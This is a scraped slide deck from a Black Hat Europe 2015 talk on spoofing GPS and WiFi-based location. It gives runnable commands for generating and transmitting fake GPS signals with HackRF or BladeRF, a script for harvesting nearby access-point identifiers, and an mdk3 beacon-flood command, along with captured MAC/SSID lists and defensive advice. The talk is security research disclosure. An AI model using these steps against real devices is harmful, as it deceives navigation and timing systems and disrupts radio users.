
Faked Position (SSIDs captured here.)
ec:26:ca:38:25:8a metrust
74:1e:93:63:74:b9 STB_IKPG
4c:09:b4:2e:bc:e5 VIDEOPHONE_zwRu
c8:3a:35:3f:2e:e0 www.wboll.com
a8:15:4d:14:a3:88 DYJL
c4:14:3c:f3:5c:4d Baidu_Mobile
4c:09:b4:2e:83:f4 CU_mcSC
5a:c7:16:fa:e2:94 STB_Wa7a
c4:14:3c:fb:58:3c Baidu_Friend
c4:14:3c:e4:a1:dc Baidu_Friend
c4:14:3c:f3:5c:4f Baidu
00:1f:a4:ed:e6:d0 CU_pngE
00:1f:a4:ed:e6:d1 VIDEOPHONE_pngE
00:1f:a4:ed:e6:d2 STB_pngE
00:1f:a4:ed:e6:d3 BACKUP
ec:17:2f:25:ca:4e bjjfsd-VIP
6c:e8:73:fe:01:ee dhjc
f4:ec:38:58:79:b2 ZJDZGC off
ec:26:ca:b9:a5:d2 zkyc168
14:e6:e4:7e:ad:56 lichunfeng
14:75:90:0f:52:10 bjjfsd01
c4:14:3c:fb:58:ac Baidu_Friend
c4:14:3c:f3:5c:4e Baidu_WiFi
42:0f:0e:20:9c:62 xz-test
32:0f:0e:20:9c:62 XZ-gaoceng
10:0f:0e:20:9c:62 XZ-office
12:0f:0e:20:9c:62 XZ-caiwu
c4:14:3c:fb:58:3f Baidu
c4:14:3c:e4:a1:df Baidu
c4:14:3c:fb:58:3d Baidu_Mobile
c4:14:3c:e4:a1:de Baidu_WiFi
c4:14:3c:e4:a1:dd Baidu_Mobile
c4:14:3c:fb:58:3e Baidu_WiFi
c4:14:3c:fb:58:ad Baidu_Mobile
c4:14:3c:f3:5c:4c Baidu_Friend
c4:14:3c:fb:58:af Baidu
ec:26:ca:6c:09:17 TP_820_5G
14:75:90:2a:b8:3a zjyd
72:c7:16:fc:86:07 STB_E2B9
72:c7:16:fc:86:06 VIDEOPHONE_E2B9
72:c7:16:fc:86:04 BACKUP
b8:c7:16:fc:86:05 CU_E2B9
c0:a0:bb:49:c8:04 martin
00:25:86:a7:b5:82 etsee
80:89:17:b2:dc:d2 OT
14:75:90:31:34:ee hzcs
b8:62:1f:51:84:54 ciscosb1
14:75:90:35:43:0b sdtp
d4:ee:07:10:69:b4 wechat.wboll.com
c8:3a:35:21:f2:b0 Tenda_21F2B0
8e:be:be:2a:7f:f7 Xiaomi_Hello_PZS7
8c:be:be:2a:7f:f5 YF.007
bc:d1:77:2c:96:1a Acoustic
14:75:90:2a:b8:3b zjyd
78:a1:06:54:2a:1e 007

SSIDs Captured
Test App: Baidu Map AppFaked SSIDs received.
Other Possibilities
• SSL Certificate
• Clock reference of base station
• NTP server

Advices
• Add a position and date time check based on continuous principle.
• Add a separate clocking hardware module.
• Decrease the cache time from GPS positioning signal.
• Add a manually refresh GPS cache function.
• Add a high priority time sync service, based on NTP over SSL.
• GPS signal strength detect. Since fake GPS signals are often much
stronger and much more uniform than real signal.
Never trust user’s input.
Black Hat Sound Bytes
• Principles of GPS positioning and WiFi positioning.
• Open source code that works.
• Position and time data shouldn’t be trusted.
Q & A

Black Hat Europe 2015 - Time and Position Spoofing with Open Source Projects

  • 1.
    Is Your TimeSpaceSafe? Time and Position Spoofing with Open Source Projects Mobile Security of Alibaba Group
  • 2.
    Authors Kang Wang, MobileSecurity of Alibaba Kang Wang is a security specialist of the mobile security division within the Alibaba Corporation. He focuses on security issue of new technology. He is a contributor of Linux Kernel (TDD-LTE USB Dongle support) as well as a co- founder of the TUNA(Tsinghua University Network Administrators). Aimin Pan, Mobile Security of Alibaba Aimin Pan is the chief architect of the mobile security division within the Alibaba Corporation. He has written and translated many books, including "Understanding the Windows Kernel"(Chinese edition, 2010) and "COM Principles and Applications"(Chinese edition, 1999). Before joining Alibaba, he worked at Peking University (Beijing), Microsoft Research Asia, and Shanda Innovations. Aimin has published more than 30 academic papers, filed 10 USA patents. In recent years, his research focuses on mobile operating systems and security. Shuhua Chen, Mobile Security of Alibaba Shuhua Chen is the director of the mobile security division within the Alibaba Corporation. He focuses on finding new technology and new business model to help the industry solve security problems easily.
  • 3.
    Outline • 1. GPSSpoofing • GPS Overview • Open Source Code • Experiment Results • 2. WiFi Assisted Location Spoofing • Principle of WiFi Assisted Positioning • Collect SSID and BSSID • WiFi Spoofing • Experiment Results • 3. Advices
  • 4.
  • 5.
    Satellites 3 (x3, y3,z3) (x, y, z) c(∆t+τ3) Three unknowns, three equations needed. 1.1 GPS Overview
  • 6.
    Satellites 2 (x2, y2,z2) Satellites 3 (x3, y3, z3) Satellites4 (x4,y4,z4) (x, y, z) c(∆t+τ2) c(∆t+τ3) c(∆t+τ4) Three unknowns, three equations needed.
  • 7.
    Satellites 2 (x2, y2,z2) Satellites 3 (x3, y3, z3) Satellites4 (x4,y4,z4) (x, y, z) c(∆t+τ2) c(∆t+τ3) c(∆t+τ4) 
 Atomic Clock: In Synchronized State
  • 8.
    Satellites 1 (x1, y1,z1) Satellites 2 (x2, y2, z2) Satellites 3 (x3, y3, z3) Satellites4 (x4,y4,z4) c(∆t+τ1) (x, y, z) c(∆t+τ2) c(∆t+τ3) c(∆t+τ4) Finally, it can be solved. Adding the 4th satellite
  • 9.
    1 2 3 54 12 3 4 5 6 7 8 9 10 1 Frame = 5 Subframes 1 Subframe = 10 Words 1 Word = 30 Bits 0.02 sec Subframes 4 and 5 have 25 Pages 1 Master Frame includes all 25 pages of subframes 4 & 5 = 37,500 bits taking 12.5 minutes GPS Signal Frames Structure of GPS Navigation Messages
  • 10.
    2 NAVIGATION DATARINEX VERSION / TYPE CCRINEXN V1.6.0 UX CDDIS 21-DEC-14 15:31 PGM / RUN BY / DATE IGS BROADCAST EPHEMERIS FILE COMMENT 0.2887D-07 0.2235D-07 -0.1192D-06 0.5960D-07 ION ALPHA 0.1536D+06 -0.1966D+06 -0.6554D+05 0.3932D+06 ION BETA 0.186264514923D-08 0.799360577730D-14 61440 1824 DELTA-UTC: A0,A1,T,W 16 LEAP SECONDS END OF HEADER 1 14 12 20 0 0 0.0-0.109937973321D-04 0.341060513165D-12 0.000000000000D+00 0.920000000000D+02 0.183125000000D+02 0.486413118202D-08 0.206468198931D+01 0.944361090660D-06 0.373082933947D-02 0.576488673687D-05 0.515366174698D+04 0.518400000000D+06-0.540167093277D-07 0.952167249062D+00 0.204890966415D-07 0.961377027886D+00 0.266968750000D+03 0.444935335171D+00-0.814641075928D-08 0.415017287136D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00 0.200000000000D+01 0.000000000000D+00 0.558793544769D-08 0.920000000000D+02 0.511218000000D+06 0.400000000000D+01 0.000000000000D+00 0.000000000000D+00 2 14 12 20 0 0 0.0 0.536850653589D-03 0.227373675443D-11 0.000000000000D+00 0.550000000000D+02 0.222812500000D+02 0.512771380912D-08 0.275926302928D+01 0.110268592834D-05 0.140569622163D-01 0.626593828201D-05 0.515372654152D+04 0.518400000000D+06-0.204890966415D-07 0.918037446345D+00-0.216066837311D-06 0.939991586697D+00 0.245468750000D+03-0.235598690504D+01-0.807176459006D-08 0.526093335562D-09 0.100000000000D+01 0.182300000000D+04 0.000000000000D+00 0.200000000000D+01 0.000000000000D+00-0.204890966415D-07 0.550000000000D+02 0.518400000000D+06 0.000000000000D+00 0.000000000000D+00 0.000000000000D+00 [……] RINEX (Receiver Independent Exchange Format) File Sample ftp://cddis.gsfc.nasa.gov/gnss/data/daily/YYYY/DDD/YYn/brdcDDD0.YYn.Z Broadcast Ephemeris Data brdc3540.14n : December, 20th, 2014Date Example
  • 11.
  • 12.
  • 13.
    $ ./gps-sdr-sim -h Usage:gps-sdr-sim [options] Options: -e <gps_nav> RINEX navigation file for GPS ephemerides (required) -u <user_motion> User motion file (dynamic mode) -g <nmea_gga> NMEA GGA stream (dynamic mode) > -l <location> Lat,Lon,Hgt (static mode) e.g. 30.286502,120.032669,100 -o <output> I/Q sampling data file (default: gpssim.bin) -s <frequency> Sampling frequency [Hz] (default: 2600000) -b <iq_bits> I/Q data format [8/16] (default: 8) $ git clone git@github.com:osqzss/gps-sdr-sim.git $ cd gps-sdr-sim $ gcc gpssim.c -lm -fopenmp -o gps-sdr-sim $ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 -b 16 # For BladeRF $ ./gps-sdr-sim -e brdc3540.14n -l 30.286502,120.032669,100 # For HackRF $ hackrf_transfer -t gpssim.bin -f 1575420000 -s 2600000 -a 1 -x 0 -R # -t filename, Transmit data from file. # -f freq_hz, Frequency in Hz. # -s sample_rate, Sample rate in Hz. # -a amp_enable, RX/TX RF amplifier 1=Enable, 0=Disable. # -x gain_db, TX VGA (IF) gain, 0-47dB, 1dB steps. # -R, Repeat TX mode. $ bladeRF-cli -s bladerf.script 1. Compile and Install 2. Generate GPS baseband samples 3. Transmit via HackRF 4. or Transmit via BladeRF
  • 14.
  • 15.
    cgps + gpsd+ serial port GPS receiver Android
  • 16.
  • 17.
  • 18.
  • 19.
  • 20.
    Chapter 2 WiFi AssistedLocation Spoofing
  • 21.
    Apple says: “…Rather, it’s maintaining a database of Wi-Fi hotspots and cell towers around your current location, some of which may be located more than one hundred miles away from your iPhone, to help your iPhone rapidly and accurately calculate its location when requested. Calculating a phone’s location using just GPS satellite data can take up to several minutes. iPhone can reduce this time to just a few seconds by using Wi-Fi hotspot and cell tower data to quickly find GPS satellites, and even triangulate its location using just Wi-Fi hotspot and cell tower data when GPS is not available (such as indoors or in basements). These calculations are performed live on the iPhone using a crowd-sourced database of Wi-Fi hotspot and cell tower data that is generated by tens of millions of iPhones sending the geo-tagged locations of nearby Wi-Fi hotspots and cell towers in an anonymous and encrypted form to Apple. “ 2.1 Principle of WiFi Assisted Positioning • SSID (Service Set IDentification) • BSSID (Basic Service Set Identification) • MAC Address of Access Point (AP)
  • 22.
  • 23.
    sudo iw wlan0scan |awk -f wifi-mdk3.awk > result.txt $ cat wifi-mdk3.awk $1 == "BSS" { MAC = $2 wifi[MAC]["enc"] = "Open" } $1 == "SSID:" { wifi[MAC]["SSID"] = $2 } $1 == "freq:" { wifi[MAC]["freq"] = $NF } $1 == "signal:" { wifi[MAC]["sig"] = $2 " " $3 } $1 == "WPA:" { wifi[MAC]["enc"] = "WPA" } $1 == "WEP:" { wifi[MAC]["enc"] = "WEP" } END { for (BSSID in wifi) { printf "%s %sn",BSSID,wifi[BSSID]["SSID"] } } Linux $ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s SSID BSSID RSSI CHANNEL HT CC SECURITY (auth/unicast/group) Yadan 90:94:e4:d3:2c:f2 -78 7,+1 Y -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP) firehorse_home_2 14:75:90:7f:42:14 -77 6,+1 Y CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES) FAST_69a38e 1c:fa:68:07:ea:24 -87 6,+1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES) CU_A6wT 30:f3:35:87:6c:60 -63 4 Y CN WPA2(PSK/AES/AES) FastMini 64:09:80:07:b9:49 0 11 Y CN WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP) a615 c8:e7:d8:01:2d:34 -88 13,-1 Y -- WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP) BD-b16f25 84:5d:d7:b1:25:70 -55 11 Y -- WPA2(PSK/AES/AES) scateu-home 1c:fa:68:fd:49:0b -44 11,-1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES) TP-LINK-7-5-301 e4:d3:32:ed:0b:56 -88 6,-1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES) CMCC-B06B 00:27:1d:31:b0:6b -51 6 Y -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP) scateu-home-5G 1c:fa:68:fd:49:0a -46 161 Y CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES) $ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s |grep -v unicast | awk ' { print $2 " " $1; } ‘ OS X 2.2 Collect SSID and BSSID
  • 24.
        $sudo apt-get install aircrack-ng     $ sudo killall wpa-supplicant     $ sudo service stop network-manager     $ sudo airmon-ng start wlan0 or:     $ nmcli dev disconnect iface wlan0     $ sudo ifconfig wlan0 down     $ sudo iwconfig wlan0 mode monitor     $ sudo ifconfig wlan0 up 2. Set wireless card into monitor mode $ wget ftp://ftp.hu.debian.org/pub/linux/distributions/gentoo/distfiles/mdk3-v6.tar.bz2 Then change the following line in Makefile in order to make MDK3 compile successfully. # Change this line LINKFLAGS = -lpthread # to the following line: LINKFLAGS = -pthread 1. Compile and Install MDK3 $ sudo ./mdk3 --help b b   - Beacon Flood Mode       Sends beacon frames to show fake APs at clients.       This can sometimes crash network scanners and even drivers!       OPTIONS:       -n <ssid>         Use SSID <ssid> instead of randomly generated ones       -f <filename>         Read SSIDs from file       -v <filename>         Read MACs and SSIDs from file. See example file!       -d         Show station as Ad-Hoc       -w         Set WEP bit (Generates encrypted networks)       -g         Show station as 54 Mbit       -t         Show station using WPA TKIP encryption       -a         Show station using WPA AES encryption       -m         Use valid accesspoint MAC from OUI database       -h         Hop to channel where AP is spoofed         This makes the test more effective against some devices/drivers         But it reduces packet rate due to channel hopping.       -c <chan>         Fake an AP on channel <chan>. If you want your card to hop on         this channel, you have to set -h option, too!       -s <pps>         Set speed in packets per second (Default: 50) $ sudo mdk3 wlan0-mon b -v result.txt 3. Beacon Flood Attack using MDK3 2.3 WiFi Spoofing
  • 25.
    2.4 Experiment Results Only onelaptop needed. (Thinkpad X230)
  • 26.
    Faked Position (SSIDscaptured here.)
  • 27.
    ec:26:ca:38:25:8a metrust 74:1e:93:63:74:b9 STB_IKPG 4c:09:b4:2e:bc:e5VIDEOPHONE_zwRu c8:3a:35:3f:2e:e0 www.wboll.com a8:15:4d:14:a3:88 DYJL c4:14:3c:f3:5c:4d Baidu_Mobile 4c:09:b4:2e:83:f4 CU_mcSC 5a:c7:16:fa:e2:94 STB_Wa7a c4:14:3c:fb:58:3c Baidu_Friend c4:14:3c:e4:a1:dc Baidu_Friend c4:14:3c:f3:5c:4f Baidu 00:1f:a4:ed:e6:d0 CU_pngE 00:1f:a4:ed:e6:d1 VIDEOPHONE_pngE 00:1f:a4:ed:e6:d2 STB_pngE 00:1f:a4:ed:e6:d3 BACKUP ec:17:2f:25:ca:4e bjjfsd-VIP 6c:e8:73:fe:01:ee dhjc f4:ec:38:58:79:b2 ZJDZGC off ec:26:ca:b9:a5:d2 zkyc168 14:e6:e4:7e:ad:56 lichunfeng 14:75:90:0f:52:10 bjjfsd01 c4:14:3c:fb:58:ac Baidu_Friend c4:14:3c:f3:5c:4e Baidu_WiFi 42:0f:0e:20:9c:62 xz-test 32:0f:0e:20:9c:62 XZ-gaoceng 10:0f:0e:20:9c:62 XZ-office 12:0f:0e:20:9c:62 XZ-caiwu c4:14:3c:fb:58:3f Baidu c4:14:3c:e4:a1:df Baidu c4:14:3c:fb:58:3d Baidu_Mobile c4:14:3c:e4:a1:de Baidu_WiFi c4:14:3c:e4:a1:dd Baidu_Mobile c4:14:3c:fb:58:3e Baidu_WiFi c4:14:3c:fb:58:ad Baidu_Mobile c4:14:3c:f3:5c:4c Baidu_Friend c4:14:3c:fb:58:af Baidu ec:26:ca:6c:09:17 TP_820_5G 14:75:90:2a:b8:3a zjyd 72:c7:16:fc:86:07 STB_E2B9 72:c7:16:fc:86:06 VIDEOPHONE_E2B9 72:c7:16:fc:86:04 BACKUP b8:c7:16:fc:86:05 CU_E2B9 c0:a0:bb:49:c8:04 martin 00:25:86:a7:b5:82 etsee 80:89:17:b2:dc:d2 OT 14:75:90:31:34:ee hzcs b8:62:1f:51:84:54 ciscosb1 14:75:90:35:43:0b sdtp d4:ee:07:10:69:b4 wechat.wboll.com c8:3a:35:21:f2:b0 Tenda_21F2B0 8e:be:be:2a:7f:f7 Xiaomi_Hello_PZS7 8c:be:be:2a:7f:f5 YF.007 bc:d1:77:2c:96:1a Acoustic 14:75:90:2a:b8:3b zjyd 78:a1:06:54:2a:1e 007 SSIDs Captured
  • 28.
    Test App: BaiduMap AppFaked SSIDs received.
  • 29.
    Other Possibilities • SSLCertificate • Clock reference of base station • NTP server
  • 30.
    Advices • Add aposition and date time check based on continuous principle. • Add a separate clocking hardware module. • Decrease the cache time from GPS positioning signal. • Add a manually refresh GPS cache function. • Add a high priority time sync service, based on NTP over SSL. • GPS signal strength detect. Since fake GPS signals are often much stronger and much more uniform than real signal. Never trust user’s input.
  • 31.
    Black Hat SoundBytes • Principles of GPS positioning and WiFi positioning. • Open source code that works. • Position and time data shouldn’t be trusted.
  • 32.